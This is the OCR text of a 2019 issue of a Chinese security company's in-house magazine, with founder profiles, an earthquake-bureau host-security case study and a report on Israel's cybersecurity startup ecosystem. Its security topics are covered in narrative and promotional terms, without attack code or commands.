QINGTENG

# 青藤安全说

SECURITY

第3期

青藤云安全联合创始人胡俊：带“第二总部”回家

漏洞管理新说

绕过php的disable_functions

生死之战：我不是黑客，我的对手却比黑客还厉害

NOV 1 1 2019

# 安全说

2019 年 总期第 3 期

**主办：**

青藤云安全



**通信地址：**

北京市海淀区创业路 8 号群英科技园 1 号楼 5 层

**客服热线：**

400-188-9287

**联系电话：**

010-53520955

# 目录 CONTENTS

# 封面人物

◉ 青藤云安全联合创始人胡俊带“第二总部”回家

青藤云安全跟随城市的发展节奏而来，落户这里相当于买了武汉这支潜力股。下一步公司在武汉想做的事非常多：继续做好产品服务的研发，筹建安全响应中心、培养安全技术型人才，与更多安全行业关联企业合作，继续开拓中部市场……

# 封面人物
COVER STORY

**胡俊**

毕业于华中科技大学。曾先后在国内多家知名互联网公司负责明星产品的设计与运营，现担任青藤云安全产品合伙人，负责产品整体战略制定、实施及产品周期管理。

# 青藤云安全联合创始人胡俊

## 带“第二总部”回家

“创业就像嚼玻璃，慢慢你会喜欢上自己血的味道。”Facebook 公司第一任总裁肖恩 · 帕克的话，令多次创业的胡俊深有体会。

他说，创业是流血并快乐着，因为创业从来不会一帆风顺，但因为做出了有价值、创新型的产品，所以会有满满的成就感和快乐。

### 为创业从南漂变北漂

2006 年，胡俊从华中科技大学自动化专业毕业，进入广东一家大型国企担任工程师。才工作三年，胡俊决定跳出舒适圈。

2010 年，他回母校攻读软件工程硕士，并加入百纳（武汉）


青藤云安全联合创始人胡俊

信息，担任产品总监，积累了产品设计、研发和管理经验。

2014 年，胡俊在工作中结识了现在青藤云安全创始人兼 CEO 张福。当时张福在中国某知名游戏公司担任安全主管，拥有十余年网络安全职业经验的他，意识到网安的风口即将到来，辞职创立了一家新型网安技术创业公司。

两人志趣相投，都想做出世界级的产品，于是胡俊北漂至首都，以联合创始人身份加入张福团队。

胡俊回忆说，那时公司才成立 2 个多月，连正式的产品名称都没有。他们在北京五环外租了个一百多平米的房子，两个房间当会议室，一个房间当宿舍，房子的市值都比公司注册资

金高。

工作、住宿在一起，担心活动量少不利于健康，团队要求每人每天早上六点半起来跑步，哪怕前天晚上写代码到凌晨三四点，也要坚持六点多起来跑步。

## 推出自适应安全产品

在埋头开发了三年之后，青藤云安全低调地推出了自己的首款产品，包含检测、分析和响应的一套新型自适应安全体系。

胡俊介绍，如果将一家企业的网络系统比作一座城堡，黑客就是想方设法混进城捣乱的“窃贼”。传统安全服务的做法是，在城堡外修建“护城河”，只留一扇大门进出并派重兵把守，将已知“窃贼”拒之门外。

但问题是，始终会有未被及时识别出来的“窃贼”溜进来。

比如，去年某国际知名连锁高端酒店，客户信息遭黑客大量泄漏，最大原因可能是“窃贼”没被“守门人”发现，溜进酒店系统，潜伏下来，伺机发难，造成巨大损失。

自适应安全体系的新做法是，给城市装了一套“全身免疫系统”：由遍布城市每个角落的“天眼”以及一个可以自适应于城市发展的电脑“中枢”组成。

一旦有“病毒”入侵，引发城市某一肌体“病变”，“天眼”可第一时间发现，“中枢”马上隔离，阻止黑客入侵，随后开始分析、治疗，并形成“抗体”和“疫苗”，确保不再重蹈覆辙。

正是凭借这套系统，青藤云安全去年入围美国著名的 IT 咨询公司高德纳发布的全球《2017 云安全最酷厂商》名单，成为十年来唯一一家入选该指南的中国初创公司。

## 选对武汉这支潜力股

2016 年，这家已获得 6000 万元人民币 A 轮融资的信息安全企业，开始全国布局，将公司最重要的部门、唯一的研发中心注册在武汉光谷，相当于“第二总部”。

次年，研发团队全部过来。“于情于理，我们选对了武汉。”积极推动此事的胡俊，回到武汉，成为研发中心负责人。

他说，于理，武汉高校是信息安全和网络安全人才培养第一梯队，这里区位优势、成本优势和政府服务优势凸显，更能吸引和留住优秀人才。于情，青藤云安全创始团队成员，半数以上有在汉求学的经历，或者是湖北人，回武汉就是回家。

把第二个家搬到武汉，坐地揽才后，胡俊直呼选对了。

2018 年，青藤云安全产品的 3.0 版完成上线，下一代产品“容器安全”正在加速研发，客户包括中国平安、中国移动、安信证券、借贷宝、斗鱼、OPPO 手机等，涵盖金融、通讯、直播、手机等各种应用场景。


“青藤云安全跟随城市的发展节奏而来，落户这里相当于买了武汉这支潜力股。下一步公司在武汉想做的事非常多：继续做好产品服务的研发，筹建安全响应中心、培养安全技术型人才，与更多安全行业关联企业合作，继续开拓中部市场……”

# 人物专访

◉ 有诗与远方也有眼前的担当

◉ 如何给地震信息服务带来由内而外的安全感?

理想是石，敲出星星之火；理想是火，点燃熄灭的灯；理想是灯，照亮夜行的路；理想是路，引你走到黎明。“但是人不能只生活在理想中，当抬头看天的时候，得看看站在身边的人，对我来说创业这个事希望大家看成是长期的，我的责任是看着这个目标，不断地朝那走，带着大家一起走。”

# 张福

## 有诗与远方
## 也有眼前的担当

他曾立志当一名顶级黑客，后来发现这条路走下去会失去太多。他成为一名安全从业者，薪资与职位不断高升，2014 年的一次意外让他看清了自己的内心，舍弃百万年薪卖房创业。他是青藤云安全创始人 &CEO 张福，一个有诗与远方的追梦人，一个有眼前担当的创业者。

青藤云安全创始人 &CEO 张福

### 看清自己内心

兴趣是最好的老师，这句话用在张福身上再合适不过。2001 年他成为同济大学材料科学与工程专业的学生，因为分数不够与心仪的计算机系失之交臂。但是对于技术的热爱依然强烈，期间听说了黑客的存在，热爱自由的他更是心生向往。

“那个时候的黑客就是对技术推崇，年轻人总是有一些狂傲不羁，但是黑客的身份非常符合这种年轻人的想象，因为在网络上技术足够强，几乎是无所不能的，也会很有成就感，当时就希望自己的技术能够不断地变强，直到成为世界上最顶级的。”他是这样的想的也是这样做的，大学生涯基本都在朝着这个方向努力。

去计算机系旁听，省吃俭用买书，逛相关论坛贴吧，自己学操作系统原理、编程语言。功夫不负有心人，大学毕业时张福在黑客圈已经颇有名气，国内知名安全企业甚至相关部门都对他伸出了橄榄枝。

出人意料的是他一概回绝了这些令人歆羡的工作机会，他是一个爱自由的人，去这样的单位工作会得到很多资源支持，但是欲戴王冠必承其重，久而久之也会变成一种束缚。而黑客更像一个独行侠，这条路走下去会失去很多。为了既能追求安全技术的极致又能有一份自由，毕业后他去了魔兽世界代理商九成，开启了十年游戏行业的安全技术职业生涯。

由于之前在安全技术的深厚积淀和那份执着与热爱，工作上顺风顺水，他先后在九城、51.com、盛大、昆仑万维担任技术和业务安全的负责人。职位在升高，薪资也在升高，在自己热爱的行业做着自己热爱的事情，也娶妻生子有了自己的家庭，生活美满，一切看上去都挺好，但是内心早已有波澜。

以前不管在哪家公司工作，不管干得再好内心都是很迷茫的，因为不知道自己走向何方。这些思考让他看清了自己的内心也找到了更深层次的平静，“那个时候有特别强烈的愿望想要自己去尝试着在安全领域做一些事情。那个追求是跟钱没有关系，跟其它的，比如说名声、荣誉都没有关系，纯粹是自我希望实践一下自己的一些想法，所以出来创业。”

所以即使百万薪资锐减到十分之一，资金不充裕卖掉上海的房子他也无悔，因为他的快乐是安全技术和要做的这件事本身，他成了青藤云安全的创始人 &CEO。

但是做技术的人是比较谨慎的，盲目追梦多白骨。在创业之前，张福曾对安全行业的未来有基本的判断，国家对安全越来越重视，安全行业会迎来一个大的机遇，资本也会对安全行业有更多的关注，而且他找了三个客户内测验证自己的想法可行才出来创业。

2014 年全球网络安全威胁仍呈现爆发性增长的态势，4 月，全球爆发的 OpenSSL“心脏滴血”漏洞引起整个 IT 行业的普遍恐慌，此后，又陆续出现了 Bash 漏洞、苹果“窃密门”等事件，网络攻击和网络犯罪呈现攻击手段多样化、工具专业化、目的商业化、行为组织化等特点。

国家层面也开始对网络安全重视，两会前夕中央网络安全和信息化领导小组于 2 月 27 日成立，在提交人大审议的政府工作报告中首次出现了“维护网络安全”这一表述，这意味着网络安全已经上升到国家战略层面。

好风凭借力，送我入青云。

## 坚持中守望

张福投身的是自适应安全，2014 年 Gartner 提出面向下一代的安全体系自适应安全 (Adaptive Security)，该理念认为云时代的安全服务应该以持续监控和行为识别为核心引擎，覆盖预测、防御、监控、回溯四个周期，可自适应于不同基础架构和业务变化并形成统一安全策略，才能应对未来更加隐秘、专业的高级攻击。他要将之用在主机这个位置，不过四年前他对安全的判断是比较超前的，他认为未来中外安全市场的规模不断增长，但同时也正发生结构性转移。传统安全几乎都是建立在以网络为核心的基础上，比如防火墙、IDS、IPS 等，是基于流量。而自动化、智能化的未来越来越多的企业核心业务联网在线，安全面临更大的挑战，紧靠基于隔离基于流量的规则匹配方式很难挡住攻击者，外围防护已经不够，要更加贴近于核心防护，而未来承载业务的都是服务器，对服务器的保护越来越重要，青藤云安全也聚焦在主机安全。

“主机安全并不是一个产品，就像网络安全不是产品一样。是一种新的位置，在这个位置上会诞生很多的产品，并不是说一个产品取代了所有的安全，而是说原来以网络设备这种安全形态解决的，将来会很大一部分转移到以主机安全的形态，而且会比原来解决得更好。”这是张福所坚信的，但是刚开始的时候几乎没有人认同他的观点，经常会受到质疑和挑战，比如一周有大概四、五个客户都接受不了在服务器上安装 Agent 的时候他会自我怀疑，会焦虑。不只是客户，新成立的安全厂商不信，老牌安全厂商也不信。而他的那份坚持一直都在，他相信传统安全与主机安全就像马车和汽车的关系一样，解决的都是出行，但是汽车更为高效，跑得更快更远而且可复制，而汽车取代了马车。

因为对安全技术的热爱和对极致的追求，前三年张福的团队一直研发打磨产品，在坚持中守望初心，2017 年青藤云安全推出首款产品，包含检测、分析和响应的一套青藤自适应安全体系。2017 年 5 月，青藤云安全成为十年来第一家也是唯一一家入选 Gartner 全球安全市场指南的中国初创公司，与 Symantec、McAfee 等国际知名安全公司并列。

安全的东风一直在吹，6 月 1 日《网络安全法》正式实施，如今包括 BAT 和 360 在内对主机安全都重金投入，青藤云安全前两年也一直与巨头厮杀，凭借过硬的技术和对安全深刻的理解，多数都赢了。但是面对巨头，创业者都是夹缝中生存。

2018 年 11 月 28 日青藤云安全与腾讯安全携手合作，联合

发布“天眼云镜”主机安全产品，为企业私有数据中心提供入侵检测、风险发现、资产清点、基线检查等功能，帮助企业解决在主机层面面临的安全风险，能够将漏洞响应缩短至秒级。

有人认为青藤云安全已经站队，曾经有创业者把站队比喻成结婚，试图用“缘分”二字挡住所有的猜测与解读，但是该来的总会来。张福觉得讨论站不站队没有那么重要，他并不在乎外界的评价。“坚持初心走你的道路，我看来站队就好象上战场一样的，是一个士兵，现在有两拨人要抢夺王位，权力的游戏，选 A 还是选 B？选 A 可能他赢了就活了，选 B 可能输了就完蛋了，但是对死人是没有意义，大多数会站队的公司也是如此，因为在他们面前不站队可能就只有死，站队也许能换来活命的希望。”他觉得对于站队的问题关键是自己怎么想，站不站队没有本质的区别。

他始终如一热爱安全技术，要做的事还在继续，那份对梦想的坚持还在，只是多了更多对团队的责任，他是一个有诗与远方也有眼前担当的创业者。

## 极致在路上

日前张福获得了 2018《互联网周刊》年度人物，他的颁奖词是：从极致的黑客到专业的安全守护者，从拦截和对抗黑客到“自适应安全”，他在“反其道而行”。守望初心，守护安全，他要用尽一生时间做到极致。

听到获奖信息时他正在国外参加 RSA 大会，感受着美国安全行业火热的氛围。所谓极致，是他非常欣赏的德国匠人精神，“不论自己的小作坊还是大企业，一周一周，一年一年的做，德国的工业水平非常高，这些企业都不是说短期积累下来的，而是一种精神和态度，我觉得在中国的安全行业里面这样的精神和态度相对来说是比较缺乏的。希望我们青藤这家公司，包括我自己对待安全，数十年如一日怀有热情，而且能够通过不断持续积累和迭代，追求把产品和技术做到极致，我们希望这种态度和精神能够成为未来整个中国安全行业里面大家追求和推崇的精神。”

实际上张福一直在追求极致的路上，立志做一名黑客的时候他苦心钻研技术，在游戏行业从事安全工作的时候他想法设法另辟蹊径做到最好，创业之后与技术相关的日子都是他最快乐的时光，为了能给客户更好的产品，前三年与核心客户打磨产品。“以前工作的时候工作和生活是能分得清的，但是自己创业之后工作和生活是分不开的，只要醒着的时候就是工作的时候，睡着的时候有一部分也是工作的时候，睡觉的时候也会梦到跟工作相关的事情。日有所思夜有所梦。”

如今他表面上每天都会焦虑，可能情绪也不太好，很容易沮丧出现各种各样的问题，但是四年前决定创业的时候已经为未来谱写了主旋律，关于人生的走向最深层的内心他拥有了朝闻道夕可死的泰然。

张福希望大家不要认为他是传说中的黑客和技术牛人，他说也许曾经是，但是现在不是了。在创业之后获得的更深层的平静中，关于生死、关于成功都淡了，他更加活在当下，承担起自己的责任，执着于主机安全，“极致”既是那个坚定的诗与远方，也是每一行代码、每一次更新、每一个服务、每一天每个时刻的当下。

在同事眼中他对安全技术有一颗赤子之心，但是创业是九死一生，一路走来磕磕绊绊有泪水也有欢笑，他明白接下来的三年是公司的关键期，“三年决定生死，再三年决定了能做多大。”让他放心的是理想没有变，追寻的东西没有变，而公司的这些人为着这个理想在改变提升自己。

理想是石，敲出星星之火；理想是火，点燃熄灭的灯；理想是灯，照亮夜行的路；理想是路，引你走到黎明。“但是人不能只生活在理想中，当抬头看天的时候，得看看站在身边的人，对我来说创业这个事希望大家看成是长期的，我的责任是看着这个目标，不断地朝那走，带着大家一起走。”

# 如何给地震信息服务带来由内而外的安全感?

对于地震局来说，最核心资产就是业务数据，最核心的需求就是要确保业务运行稳定、数据安全、不被篡改，要避免虚假信息给社会、群众带来恐慌以及其他经济损失。

近年来，随着物联网、移动通信等信息化技术不断发展，我国的地震监测、速报预警和应急服务能力得到进一步提升。

中国地震局不仅为中央和各级地方政府，为高铁、核电等国家重大基础设施行业提供专业的地震信息服务，也为社会公众提供便捷、易懂的地震信息服务。

2017 年，中国地震局开始进行中国地震信息网络安全防护项目一期建设，经过近一年的努力，完成了地震系统行业网络结构的梳理，进行了节点间的安全控制与防护，并对网络重要区域进行重点安全防护，基本满足了公安部等保三级评测网络安全方面控制点的需求，能够为防震减灾事业提供更加安全、准确、高效的信息化服务。而作为该项目法人单位，承担建设任务的就是天津市地震局。

据了解，天津市地震局实行中国地震局和天津市人民政府双重领导，以中国地震局为主的管理体制。其网络安全和信息化方面的业务，主要由网络安全和信息化领导小组及其办公室负责。

目前天津市地震局的网络安全和信息化建设主要分为三大方面：

一是基础设施建设，在“十五”、“十一五”、“十二五”期间，利用三个“五年”的时间，建成了高速区域网络，并通过技术改造，实现了区域信息网络双线路冗余。目前承载着数百套网络仪器与设备等核心业务系统的运行与保障，已经成为全局信息化工作的基础支撑平台。

二是信息化支撑。目前各类业务、政务系统运行和连续率已达到 98% 上，在线数据存储达到 40TB，可以实现辖区内地震事件的 30 秒超快速报和 8 分钟的正式测报。震后 1 小时内可提供灾害快速评估结果，为政府提供救灾调度辅助决策方案。

三是网络安全服务建设。利用开源网络监控平台，实现了对重要服务器主机和服务状态的监控。在网内部署了流量分析、上网行为管理、防病毒、漏洞检测等网络安全设备与系统。

来自天津市地震局地震应急信息中心的朱宏告诉记者，虽然天津市地震局系统网络安全和信息化工作已经取得了一定的进展，但是在网络安全防护、信息发布、舆情处置等方面还存在一定的漏洞和风险隐患。


天津市地震局地震应急信息中心 朱宏

随着《网络安全法》和等保 2.0 制度相继出台实施，明确了重要行业和领域要在网络安全等级保护制度的基础上实行重点保护；除了进行等保 1.0 时代的网络定级及备案审核、等级测评、安全建设整改、自查等规定动作外，等保 2.0 还增加了测评活动安全管理、网络服务管理、产品服务采购使用管理、技术维护管理、监测预警和信息通报管理、数据和信息安全保护要求、应急处置要求等内容。而且，在采购网络产品，尤其是采购网络关键设备、网络安全专用产品时，要特别关注相关销售产品是否符合国家标准，是否具有销售许可，是否由具备资格的机构安全认证合格，或者符合安全检测要求；所选择的网络服务、安全服务必须有相应的、符合国家标准的资质。

“这些对地震网络安全信息化建设，从体制机制到具体实施，都提出了更高的要求。”朱宏表示，“对于地震局来说，最核心资产就是业务数据，最核心的需求就是要确保业务运行稳定、数据安全、不被篡改，要避免虚假信息给社会、群众带来恐慌以及其他经济损失。”

据悉，目前地震局的业务数据以数据库存储的形式居多，只有少部分数据是以文件块的形式进行存储。但无论哪种存储

方式，都要以服务器作为数据载体，因此确保数据和主机的安全非常重要。

为此，天津地震局建设了包括流量分析、主机安全、防火墙等设施，来确保从网络到主机、再到数据的三方面安全，并且采取了以下安全措施：一是限制数据访问的规则和权限。对请求数据的访问进行验证，包括请求的地址是否在白名单内，对 SQL 注入类的攻击从代码层进行过滤。二是对重要数据进行实时备份。三是在主机层面，强制要求用户定期更换具有一定复杂度的口令，封堵已知的主机安全漏洞和后门，对已知的攻击 IP 在防火墙上进行封堵。

根据单位情况，结合新兴的安全技术，经过严格的调研、选型，对比多家网络安全公司的产品，在综合考虑产品性能、功能、产品技术、售后服务后，天津地震局采用了青藤云安全的主机自适应安全平台。

朱宏表示：“我们知道，青藤云安全从 2017 年至今已经连续三年入选 Gartner 的 CWPP 全球安全指南，产品实力是没有问题的。”

目前青藤云安全的系统已经部署在 200 多台服务器中，主要应用于地震前兆、地震监测和信息网络三个业务系统主机服务器。通过系统监测，可以实时看到这些应用，比如地震监测的测震系统，通过数据库进行传输，通过这套系统可以清楚地看到数据库的版本信息，以及当前存在的弱口令，或者有没有漏洞。

朱宏强调，青藤主机安全的创新之处在于强调基于业务自内而外构建安全体系，安全防护变成一项持续响应和处理过程。因为网络运维人员不可能清楚每一台服务器主机运行的业务系统架构，所以通过对主机信息和行为进行持续监控和分析，能够快速精准地发现安全威胁和入侵事件，并提供灵活高效的问题解决能力，将自适应安全理念真正落地，这一点非常重要，而且通过图表化表现形式，让运维人员更加直观的了解攻击途径等信息。

如弱口令的问题。其实弱口令的问题是普遍存在的，对于安装了青藤 Agent 的服务器，运维人员可以一目了然的看到主机、应用、数据库层面有哪些服务器存在弱口令。而且根据资产梳理的标签功能，可以联系到服务器的运维人员，及时提醒他修改相关口令。

还有漏洞修复问题，每当爆出一个新的系统漏洞，可以根据青藤的提示，查询漏洞涉及到的主机资产，确定漏洞可能影响的业务范围，再根据青藤云安全服务团队提供的专业修复建议，提示服务器管理人员完成漏洞修复。

而在面对 0Day 漏洞和 APT 攻击时，除了加强职工安全意识，天津地震局还采用了主动防御方法，在关键的业务主机上使用了蜜罐技术，在单位内部的网络环境中部署了青藤的主机安全防护系统，在日常运维过程中，对重要的服务器进行定时巡查。

朱宏介绍，“有一次，我们突然接到青藤产品告警，发现了内网主机有暴力破解和反弹 shell。于是我们迅速展开排查工作，快速确定了失陷主机。通过对日志和操作审计的分析，进一步完成了溯源，确定了黑客的入侵来源，还原了黑客的整个攻击过程。最后，我们利用青藤的蜜罐功能，部署了大量的蜜罐服务器，并在防火墙上对该黑客 IP 进行封堵，确保了数据和主机的安全。”

如今，天津地震局通过使用青藤主机自适应安全平台，无论黑客使用什么方法入侵，通过对敏感指标进行持续的监控和分析，都能第一时间识别攻击并迅速响应。“我觉得这种自内而外的防护，就是未来安全技术的发展趋势。” 朱宏总结到。

# 行业研究

◉ 网络安全“圣地”之行

◉ DevSecOps 发展与解决方案

◉ CWPP 产品市场演进

现在还有一些结合了投资和孵化器之类功能新形态出现，比如 Team8 拆分出来的 illusive Networks，Team8 跟英特尔、花旗投行、微软和高通都是合作伙伴，同时也有其他风投基金的引入。这次参观的 Elron 基金本身是一家上市公司，是长青基金，其投资厂商一般是有数量控制，没有退出的估计一般不会加入新的 portfolio，更注重被投公司的长期发展。

# 网络安全“圣地”之行

以色列的耶路撒冷是三教“圣地”，宗教气氛浓重，每年去这里朝圣信徒不计其数。不仅如此，以色列一直被认为是仅次于硅谷的高新科技产业聚集地，其网络安全实力之强大在业界举世瞩目。比如既有老牌的 Check Point、Imperva，也有创业公司 Adallom(2015 年被微软以 2.5 亿美元收购 )、Cloudlock(2016 年被思科 2.93 亿美元收购 ) 和 Argus(2017 年被大陆集团 4 亿美元收购 ) 等 400 多家网络安全公司，所以称以色列为网络安全“圣地”也不为过。据说每年都有无数大公司首席安全官或安全大佬去以色列海滨城市特拉维夫“朝圣”。7 月有幸参加了色列的网络安全交流活动，五天的行程虽说匆匆一过，但是给本人启发不少。下文笔者将从四个方面介绍以色列网络安全发展的情况。

## 创新文化

导游带领我们去耶路撒冷的时候说了一句话让我印象深刻：在以色列的教育中，从来没有“听话”二字。老师的工作非常辛苦，任何事情都要说的清清楚楚，否则孩子们做的所有事情都有其自己理由。在他们的价值观中，“听话”这种美德只是简单的顺从，反而缺少了很多的批判性思考。正是这种教育影响到他们一生，以色列民族的批判性思考能力正是从小就开始培养的。意第绪语 ( 日耳曼语族属于 ) 有个词叫做“肆无忌惮”(chutzpah)，这种情况会在很多场合出现：比如学生同教授的对话 ; 员工挑战他们的老板 ; 文员批判政府高官。对于以色列人来说，这个是很正常的行为。在跟以方公司交流沟通中，冰卉姐反复告诉我们要直接一些，也是深谙这种文化，以方安全公司的演讲者也乐于让我们打断他们，提出问题。

在以色列文化中，对“建设性失败”或“聪明的失败”的有着很大的包容性，这也是他们创新文化中很重要的一部分。失败是成功之母，一个人第一次创业成功的概率很低。哈佛大学做过一次调查，那些在这次创业失败的企业家，下次创业成功率接近 20%，远高于初次创业者的成功概率，比有过成功经验的企业家也低不了太多。在跟甲方企业的一些 CISO 交流，他们乐于尝试用新的方式方法来解决问题，非常乐意尝试新产品。

以色列还是阶级差异最小的国家。全民预备役制度功不可没，女性二年兵役，男性三年兵役。以色列国防军 (IDF) 的向下授权是做的最充分的，也是所有其他国家部队管理不具备的。军队文化在人的印象中总是绝对服从，有严格的等级，但是以色列并不是这样。以色列的军队结构是高级指挥人员少，发号施令的人少，底层士兵就有更高的主动权。这样就可以引发从下到上的创新，而不是仅仅的服从。

这一切的根源来自于犹太教的精神，犹太教本身就是一本开放的书籍，代表作是《塔木德》- 几百年以来拉比们之间关于犹太律法的公开讨论的集大成之作。这些精神不仅影响犹太人的宗教信仰，也塑造了以色列这个国家的国民精神。

## 资金支持

以色列每 1000 个人里面就会有一个人在创业公司工作，人均获取资本数也是全球领先，大概在 700 美元左右，而在美国只有 400 美元，中国是 50 美元。一个企业尤其是创业公司在产品没有大规模覆盖市场的时候，资本起到很关键的作用。在 20 世纪 80 年代的时候，以色列的创业公司只有两种融资渠道：第一是政府资金，另一个是 BIRD，是美国和以色列共同出资的产业基金，更像是一个 FA 在运作。这两种形式的融资只能支持一部分公司并且只是早期的融资帮助，后续的资金跟不上无法为产品营销提供支持。


在这种情况下，以色列财政部的一些年轻官员想到引入风险资本的支撑，名字叫“Yozma”，希伯来语是“首创”的意思。Yozma 项目是政府出资 1 亿美元创建 10 个新的风险资本基金。每一份基金必须由三方构成：以色列风险投资家、国外风险资本和以色列投资公司或者银行。这个项目基本是通过一个个配套的项目来激活风险投资。如果合作方能够筹集 1200 万美元投资以色列科技公司，政府将出相应配套 800 万美元资助这家公司。基本思路是：政府借钱给你投资，如果失败了，不用还钱给政府 ; 但是，如果你赚钱了，只需要把最初的投资加上每年的利息还给政府。这个项目大获成功的关键是有进入和退出的机制，并激活了很多国外投资机构的投资意愿。现在不光是以色列自己的投资机构很多，同时募资的范围也扩展到全球领域，有美国的、欧洲的，现在都有很多中方资本参与在很多的投资基金中，充当母基金。

现在还有一些结合了投资和孵化器之类功能新形态出现，比如 Team8 拆分出来的 illusive Networks，Team8 跟英特尔、花旗投行、微软和高通都是合作伙伴，同时也有其他风投基金的引入。这次参观的 Elron 基金本身是一家上市公司，是长青基金，其投资厂商一般是有数量控制，没有退出的估计一般不会加入新的 portfolio，更注重被投公司的长期发展。


除了资本的支持，同时孵化器、加速器这样的办公场所支持也是很多。这次去的巴克莱银行的以色列创新中心就是孵化器的一种。同时也会有像 SOSA 这种连接行业三大支柱 - 创业公司、投资者以及跨国公司的平台。

## 创业生态

以色列网络安全创业生态如下图所示，由 7 个部分组成：




以色列的安全厂商主要是指那些已经 IPO 的巨头公司：Check Point、Imperva、CyberArk、Radware 等。这些厂商能够提供两种帮助：创始人财务自由后充当投资人角色，可以作为天使投资人来投资创业公司；同时大公司培养了很多优秀人才，也可以组建创业公司。




安全的创业公司非常多，以色列创业的高科技行业大部分公司都是做 2B 行业的软件为主。2B 行业技术门槛高，同时 2C 在以色列的生态环境比较差，人口仅仅 900 万人。网络安全行业又是专业度相对更高的行业，所以这个方向的创业公司相对较多。近 10 年以色列网络安全创业公司的数量，可以看出平均每年都是几十个公司的出现。

同时退出通道基本也比较畅通，大部分情况都是通过欧美大公司的收并购 (M&A)。以色列本身是个小市场，基本在本国市场无法持续，所以都是出让高技术让市场广阔的公司获利。文章开头提到的三个公司就是这种范式。美国基本是以色列创业公司最好的退出目标通道。以色列人的第二语言是英文，语言上没问题；同时美国犹太人社区也比较多，有很好的连接作用；最后跟美国文化的区别也较小。

这些创业公司的创始人大部分都是来自于军队，有个代号不得不提 -8200。最有名的震网病毒就是这个组织编写的。8200 部队是以色列的 NSA，属于情报机构。8200 部队出来很多人，都创立了优秀网络安全公司，同时很多以色列的 VC 人员也来源于此组织。这个组织培养出来的人才有很高的实战经验，同时也有很强的技术背景，让这个组织的军人炙手可热。除了 8200 如雷贯耳，Talpiot 项目更是以色列国防军的精英，但是这个项目培养的人一年也就几十个，数量比较稀少，同时服役周期比较长，所以外界的名声不够大。新诞生的 C41 也开始充当以色列国防军在网络安全领域发挥力量，目前首批人员已经服役完成面向市场。以色列的军队更像是以色列国家的最大人力资源机构和培训机构，培养了大批的优秀网络安全人才。

政府作出的努力除了上一节提到的资金支持外，还吸引了大量的国外风险资本，并且有很多配套的措施，比如制定相关的出口政策和设立相关的创新机构。同时支持二大网络安全大会：CyberWeek 和 CyberTech。创造支持性的政策和网络安全合规策略，建立军队和产业的连接，同时也会更关注中小企业的发展。

在学术领域，特拉维夫大学举办了世界上第二大的全球网络安全大会，同时在网络安全领域设置了很多研究类项目。以色列的年轻人一般都是服完兵役后才考虑上大学，要想得到进一步的提升，一般年轻人都会选择去大学深造，这样能够更好的理论结合实践。这些大学同时也会跟以色列国防军有很好的衔接。

全球的很多跨国公司的研发部门会放在以色列，让以色列


人深感骄傲。有一种说辞是：美国人把呼叫中心放在印度，把制造中心放在中国，而把核心的研发部门放在以色列。比如英特尔的以色列研发中心研发出的笔记本芯片迅驰系列，以及谷歌的研发中心研究出搜索建议。网络安全领域的公司，目前已有 50 家将研发中心放在以色列。最近 5 家世界级整车厂以及 Tier1 的厂商把研发中心放在以色列专门研究车联网安全，后面提到的公司里面有两家都是专注于车联网安全的领域。

还有很好的培训机制，以色列教育部和国家网络指挥部合作设立相关的全国培养体系，从初中开始就注重培养网络安全专家。还有一些专门针对于女性的网络完全的培训课程。

